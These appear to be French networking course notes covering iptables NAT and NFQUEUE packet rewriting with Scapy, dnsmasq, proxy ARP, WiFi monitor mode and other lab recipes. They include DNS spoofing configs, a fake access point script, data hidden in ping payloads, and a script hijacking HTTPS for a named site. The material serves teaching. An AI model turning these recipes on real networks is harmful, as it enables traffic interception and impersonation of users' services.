Il est possible d'intercepter des communications et de les rediriger vers le routeur lui-même où elles pourront être «adaptée» aux besoins de l'utilisateur expert…

- `DNAT` : *permet de faire de la traduction d'adresse uniquement sur l'adresse de destination, pour par exemple faire du «port forwarding»* :
  - n'est valable que pour la table `nat` et les chaînes `PREROUTING` et `OUTPUT` ;
  - `--to-destination` : *permet d'indiquer par quelle adresse IP il faut remplacer l'adresse de destination* ;

```
# iptables -t nat -A PREROUTING -p tcp -d 15.45.23.67 --dport 80 -j DNAT ↵
                                          --to-destination 192.168.1.1-192.168.1.10
# iptables -A FORWARD -p tcp -i eth0 -d 192.168.1.0//24 --dport 80 -j ACCEPT
```

Dans la ligne 1, la possibilité de donner une plage d'adresse permet de laisser le firewall choisir une adresse au hasard et faire ainsi une sorte d'équilibre de charge.
La ligne 2 est nécessaire dans le cas où le firewall filtrerait tout et doit s'appliquer sur les paquets aux adresses réécrites.

Il est possible de rediriger le trafic vers la machine faisant tourner Scapy.

- `REJECT` : *rejette le paquet comme DROP mais renvoi une erreur avec un paquet ICMP*
  - `--reject-with` : avec une valeur parmi :
    - `icmp-net-unreachable`
    - `icmp-host-unreachable`
    - `icmp-port-unreachable`
    - `icmp-proto-unreachable`
    - `icmp-net-prohibited`
    - `icmp-host-prohibited`
    - `icmp-admin-prohibited`
    - `tcp-reset`
- `TTL` : *permet de modifier la valeur du champ de TTL* :
  - `--ttl-set` : *positionne la valeur* ;
  - `--ttl-dec` et `--ttl-inc` : incrémente la valeur du TTL.

```
# iptables -t mangle -A PREROUTING -i eth0 -j TTL --ttl-inc 1
```

Ici, on annule le passage dans le routeur en ré-incrémentant le TTL à la sortie du paquet.

- `XOR` : *réalise un XOR du contenu TCP et UDP pour le dissimuler à l'analyse*
  - `--key` : *donne la chaîne à utiliser* ;
  - `--block-size` : *définie la taille du block*
- `LOG` : *permet d'obtenir une information sur les paquets.*

```
# iptables -t nat -I PREROUTING -p tcp --destination-port 80 -j LOG
```

Cette information peut être consultée à l'aide de la commande `demsg` :

```
[34985.564466] IN=eth0 OUT= MAC=00:0c:29:9d:ea:19:00:0c:29:22:ca:2f:08:00 SRC=192.168.127.128 DST=164.81.1.9 ↵
 LEN=60 TOS=0x10 PREC=0x00 TTL=64 ID=28737 DF PROTO=TCP SPT=37925 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0
```

  - `--log-prefix` : *permet d'ajouter un préfixe pour faciliter la recherche (avec la commande `grep` par exemple)*

```
# iptables -A INPUT -p tcp -j LOG --log-prefix "INPUT packets"
```

Il est possible d'aller plus loin et de permettre à Scapy de recevoir **l'intégralité** du paquet reçu par le Firewall :

- on utilise le firewall pour rediriger les paquets sélectionnés :

```
# iptables -t filter -i bridge_dmz -A FORWARD -p tcp --sport 5001 -j NFQUEUE --queue-num 0
```

- Récupérer le paquet dans Scapy et decider de son destin (`set_verdict`) :

```
#!/usr/bin/python
import nfqueue, socket
from scapy.all import *

def traite_paquet(dummy, payload):
  data = payload.get_data()
  pkt = IP(data)  # le paquet est fourni sous forme d'une séquence d'octet, il faut l'importer
  # accepte le paquet : le paquet est remis dans la pile TCP/IP et poursuit sa route
  #payload.set_verdict(nfqueue.NF_ACCEPT)
  # si modifie : le paquet est remis MODIFIE dans la pile TCP/IP et poursuit sa route
  #payload.set_verdict_modified(nfqueue.NF_ACCEPT, bytes(pkt), len(pkt))
  # si rejete : le paquet est rejeté
  #payload.set_verdict(nfqueue.NF_DROP)

q = nfqueue.queue()
q.open()
q.unbind(socket.AF_INET)
q.bind(socket.AF_INET)
q.set_callback(traite_paquet)
q.create_queue(0)
try:
   q.try_run()
except KeyboardInterrupt, e:
   print "interruption"
q.unbind(socket.AF_INET)
q.close()
```

En utilisant la règle suivante :

```
# iptables -t filter -i bridge_dmz -A FORWARD -p tcp --sport 5001 -j NFQUEUE --queue-num 0
```

On fait passer à travers `NFQUEUE` les segments TCP en provenance de l'outil `iperf` (outil permettant d'évaluer le débit d'une connexion TCP).

Avec `Scapy`, on modifie la taille des paquets à l'intérieur des segments pour la rendre inférieure à une taille choisie (notée ici `throughput` ou débit).

```
1 if pkt[TCP].window > throughput :
2    pkt[TCP].window = throughput
3 del pkt[TCP].chksum
4 payload.set_verdict_modified(nfqueue.NF_ACCEPT, str(pkt), len(pkt))
```

Ce qui donne pour une valeur de `throughput = 250` :

```
pef@solaris:~$ sudo iptables -nvL
Chain FORWARD (policy ACCEPT 17320 packets, 815K bytes)
 pkts bytes target     prot opt in     out     source               destination
 304K   16M NFQUEUE    tcp  ---  bridge_dmz *       0.0.0.0/0       0.0.0.0/0           tcp spt:5001 NFQUEUE num 0

root@INTERNAL_HOSTA:~/RESEAUX_I/FIREWALL# iperf -c 137.204.212.208
------------------------------------------------------------
Client connecting to 137.204.212.208, TCP port 5001
TCP window size: 16.0 KByte (default)
------------------------------------------------------------
[  3] local 137.204.212.11 port 45352 connected with 137.204.212.208 port 5001
[ ID] Interval       Transfer     Bandwidth
[  3]  0.0-10.5 sec  1.50 MBytes  1.20 Mbits/sec
```

Pour une valeur de `throughput = 1 000`:

```
root@INTERNAL_HOSTA:~/RESEAUX_I/FIREWALL# iperf -c 137.204.212.208
------------------------------------------------------------
Client connecting to 137.204.212.208, TCP port 5001
TCP window size: 16.0 KByte (default)
------------------------------------------------------------
[  3] local 137.204.212.11 port 45349 connected with 137.204.212.208 port 5001
[ ID] Interval       Transfer     Bandwidth
[  3]  0.0-10.1 sec  5.62 MBytes  4.65 Mbits/sec
```

Pour une valeur de `throughput = 5 000`:

```
root@INTERNAL_HOSTA:~/RESEAUX_I/FIREWALL# iperf -c 137.204.212.208
------------------------------------------------------------
Client connecting to 137.204.212.208, TCP port 5001
TCP window size: 16.0 KByte (default)
------------------------------------------------------------
[  3] local 137.204.212.11 port 45348 connected with 137.204.212.208 port 5001
[ ID] Interval       Transfer     Bandwidth
[  3]  0.0-10.0 sec  16.2 MBytes  13.6 Mbits/sec
```

Pour une valeur de `throughput = 50 000`:

```
root@INTERNAL_HOSTA:~/RESEAUX_I/FIREWALL# iperf -c 137.204.212.208
------------------------------------------------------------
Client connecting to 137.204.212.208, TCP port 5001
TCP window size: 16.0 KByte (default)
------------------------------------------------------------
[  3] local 137.204.212.11 port 45347 connected with 137.204.212.208 port 5001
[ ID] Interval       Transfer     Bandwidth
[  3]  0.0-10.0 sec  16.5 MBytes  13.8 Mbits/sec
```

Dnsmasq est un serveur léger fournissant :

- un **service de DHCP**, où il est possible de :
  - configurer les options du DHCP connues dans la RFC 2132 ou d'autres (si elles sont reconnues par le client) ;
  - d'étiqueter des machines suivant leur @MAC ou leur adresse IP «prêtée» pour ensuite leur fournir des options choisies ;

- un **service de DNS «forwarder»** : il permet de fournir un service DNS sur un routeur permettant l'accès Internet à des postes depuis un réseau privé en réalisant du NAT :
  - il sert de serveur DNS, il fournit les entrées DNS :
    - qui lui sont fournies dans son fichier de configuration ;
    - qui sont présentes dans le fichier `/etc/hosts` de la machine hôte ;
    - qui sont associées aux adresses IP qu'il a fourni au travers du DHCP ;
  - qu'il a mémorisé sur la machine hôte, que ce soit des adresses symboliques (enregistrements A ou AAAA) ou des adresses inversées (enregistrement PTR).
    fonctionnement de «cache» pour réduire le trafic en sortie ;
  - qui sont associées au serveur de courrier du domaine (enregistrement MX) ;
  - qui sont associées au services présents dans le réseau (enregistrement SRV).

- un **serveur TFTP**, «*Trivial File Transfer Protocol*», RFC 1350, 2347, 2348.

Configuration

La configuration est réalisée dans le fichier `/etc/dnsmasq.conf` :

```
1 expand-hosts
2 domain=test.net
3 dhcp-range=192.168.1.100,192.168.1.150,168h
4 dhcp-host=11:22:33:44:55:66,12:34:56:78:90:12,192.168.0.60
5 dhcp-host=11:22:33:44:55:66,set:red
6 dhcp-option = tag:red, option:ntp-server, 192.168.1.1
7 srv-host=_ldap._tcp.example.com,ldapserver.example.com,389
8 addn-hosts=/etc/banner_add_hosts
9 dhcp-option=6,8.8.8.8,8.8.4.4
```

Description :

1. *permet d'étendre les noms de machines avec le nom de domaine indiqué ;*
2. *indique le nom de domaine ;*
3. *définit la plage d'adresses fournies par le DHCP ainsi que le temps d'association, ici 168h ;*
4. *associe une adresse donnée à une adresse MAC donnée ;*
5. *étiquette une machine par son adresse MAC ;*
6. *définie une option à fournir aux machines suivant une étiquette ;*
7. *définie un champ SRV ;*
8. *ajoute un fichier à consulter pour de nouvelles associations @symbolique, @IP ;*
9. *option pour diffuser auprès des clients DHCP les dns donnés en lieu et place du serveur dnsmasq.*

Le plus court fichier de config pour faire du «spoofing»

```
1 server=8.8.8.8
2 address=/www.google.nz/164.81.1.4
```

permet d'associer «www.google.nz» à l'adresse «`192.168.1.4`»
En ajoutant le serveur DNS de Google, on dispose d'un serveur DNS complet.

Pour lancer `dnsmasq` comme un programme en lui donnant son fichier de configuration :

```
$ sudo dnsmasq -d -C fichier_configuration
```

Il correspond à la possibilité d'un hôte, le plus souvent un routeur, de répondre avec sa propre @MAC à une requête ARP destinée à un autre hôte (RFC 925, 1027).

Il permet depuis un routeur de :

– simuler la connexion directe d'un hôte, connecté par une liaison point-à-point au routeur (dialup ou VPN) ;
– relier deux segments de réseaux locaux où les machines connectées auront l'impression d'appartenir à un même et seul réseau local.

Exemple d'utilisation : création d'une DMZ

Soit le réseau `192.168.10.0/24`, où l'on voudrait créer une DMZ, mais **sans faire de «subnetting»** :

◇ le serveur à placer dans la DMZ est à l'adresse `192.168.10.1` ;
◇ les machines peuvent utiliser les adresses restantes ;
◇ un routeur GNU/Linux est inséré entre le serveur et le reste du réseau.

Activation sur le «routeur»

Pour l'activer, il faut configurer une option du noyau GNU/Linux, en plus de la fonction de routage :

```
$ sudo sysctl -w net.ipv4.conf.all.forwarding=1
$ sudo sysctl -w net.ipv4.conf.eth0.proxy_arp=1
$ sudo sysctl -w net.ipv4.conf.eth1.proxy_arp=1
```

Il faudra l'activer sur l'interface choisie, ici, `eth0` et `eth1`.

Configuration du routeur

◇ ses interfaces reliés au serveur et au reste du réseau sont configurées de la même façon (@IP et préfixe) :
◇ on configure les routes, une vers la partie réseau machine et l'autre vers le serveur :

```
# ip route add 192.168.10.1 dev eth1                192.168.10.1 dev eth1  scope link
# ip route add 192.168.10.0/24 dev eth0             192.168.10.0/24 dev eth0  scope link
```

On peut vérifier les caches arp des machines.

Renommer une interface

xterm
```
sudo ip link set enp3s0 down
sudo ip link set enp3s0 name eth0
sudo ip link set eth0 up
```

Changer l'adresse MAC d'une interface

xterm
```
sudo ip link set core address 00:00:de:ad:ca:fe
```

Partager le réseau sur une interface ethernet

xterm
```
IF=enx000ec7211b72
PREFIX=10.20.30
sudo sysctl -w net.ipv4.ip_forward=1
sudo ip link set dev $IF up
sudo ip address add dev $IF $PREFIX.1/24
sudo iptables -t nat -A POSTROUTING -s $PREFIX.0/24 -j MASQUERADE
sudo dnsmasq -d -z -i $IF -F $PREFIX.100,$PREFIX.150,255.255.255.0,12h -O 3,$PREFIX.1 -O 6,8.8.8.8,8.8.4.4 &
sleep 1
echo "PID dnsmasq $(ps --ppid $! -o pid=)"
```

Par exemple, le réseau peut être offert par une interface Ethernet/USB de préférence en Gigabit pour pouvoir disposer d'un croisement automatique, ce qui permet d'utiliser un simple câble ethernet et se passer d'un hub/switch.

Passer une interface WiFi en mode moniteur

xterm
```
#!/bin/bash
WIRELESS=wlxa0f3c11449ec
# 1->2412, 2,-> 2417, 3->2422, ...13-> 2472
CHANNEL=2412
if [ $1 ]; then
   WIRELESS=$1
fi
sudo ip l set $WIRELESS down
sudo iw dev $WIRELESS set monitor control otherbss
sudo ip l set $WIRELESS up
sudo iw $WIRELESS set freq $CHANNEL
```

Première opération : libérer l'interface WiFi

Par défaut, l'interface est prise en charge par le «NetworkManager» qui s'occupe de l'associer avec un profil réseau existant ou bien à un réseau découvert par écoute des réseaux à proximité.

Pour supprimer la prise en charge automatique de l'interface réseau :

xterm

```
sudo nmcli device set wlx25bc0c415896 managed no
```

L'interface concernée.

Deuxième opération : le script

```
#!/bin/bash
INTERFACEWAN=wlp1s0
INTERFACE=wlx25bc0c415896
SSID=FakeIt

CONFIG=$(cat <<END
interface=$INTERFACE
channel=11
ssid=$SSID
hw_mode=g
wpa=2
wpa_pairwise=TKIP
rsn_pairwise=CCMP
wpa_passphrase=12344321
END
)

nmcli device set $INTERFACE managed no
ip a add 10.90.90.254/24 dev $INTERFACE
hostapd <(echo "$CONFIG") &
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -A POSTROUTING -s 10.90.90.0/24 -o $INTERFACEWAN  -j MASQUERADE
dnsmasq -d -z -a $INTERFACE -F 10.90.90.100,10.90.90.150,255.255.255.0 -O 6,8.8.8.8,8.8.4.4 -l /tmp/leases
```

Le script contient directement le «fichier» *passé en paramètre de* «`hostpad`».

arp-scan

Cet outil réalise un scan rapide par arp du réseau local :

xterm

```
pef@atmos:~/ResAvII$ [h3] sudo arp-scan -l
Interface: h3-eth0, type: EN10MB, MAC: c2:de:5d:89:7d:29, IPv4: 192.168.10.3
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1    62:7a:4e:65:d5:c9       (Unknown: locally administered)
192.168.10.42   00:01:de:ad:be:ef       Trango Systems, Inc.
192.168.10.254  d2:1a:3a:57:47:6b       (Unknown: locally administered)
```

Pour convertir rapidement une chaine de caractères en hexa

xterm

```
pef@atmos:~/ResAvII$ [h3] python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> c=b'hello'
>>> c
b'hello'
>>> list(c)
[104, 101, 108, 108, 111]
>>> [hex(x) for x in list(c)]
['0x68', '0x65', '0x6c', '0x6c', '0x6f']
>>> [format(x,'x') for x in list(c)]
['68', '65', '6c', '6c', '6f']
>>> ''.join([format(x,'x') for x in list(c)])
'68656c6c6f'
>>>
```

Par exemple, pour envoyer un message par ping :

```
ping -c 1 192.168.10.1 -p '68656c6c6f'
```

```
#!/bin/bash

function ctrl_c() {
    sudo iptables -t nat -D OUTPUT -d 127.0.0.53 -p udp --dport 53 -m string --hex-string
"|03|www|06|unilim|02|fr" --algo bm -j DNAT --to-destination 10.53.53.53
    sudo ip l del fordns
}
sudo ip l add fordns type dummy
sudo ip l set fordns up
sudo ip a add 10.53.53.53/24 dev fordns
sudo dnsmasq -d -z -i fordns -A /www.unilim.fr/127.0.0.1 &
sudo iptables -t nat -A OUTPUT -d 127.0.0.53 -p udp --dport 53 -m string --hex-string
"|03|www|06|unilim|02|fr" --algo bm -j DNAT --to-destination 10.53.53.53
trap ctrl_c INT

sudo socat openssl-listen:443,cert=rsa.serveur.pem,key=rsa.key.pem,verify=0,fork sys
tem:'cat index.html'
```

Ici, le trafic https allant vers le serveur `www.unilim.fr` est détourné grâce à une interception des requêtes DNS :

- ▷ *dnsmasq est lancé sur une interface bidon ;*
- ▷ *une règle du firewall redirige uniquement les requêtes DNS pour `www.unilim.fr` vers ce serveur dnsmasq ;*
- ▷ *openssl est utilisé pour répondre à la requête https.*

Reconfigurer le serveur DNS d'une interface

xterm

```
$ sudo resolvectl wlo2 1.1.1.1
$ resolvectl status
```

On utilise le service `systemd-resolved` de Systemd.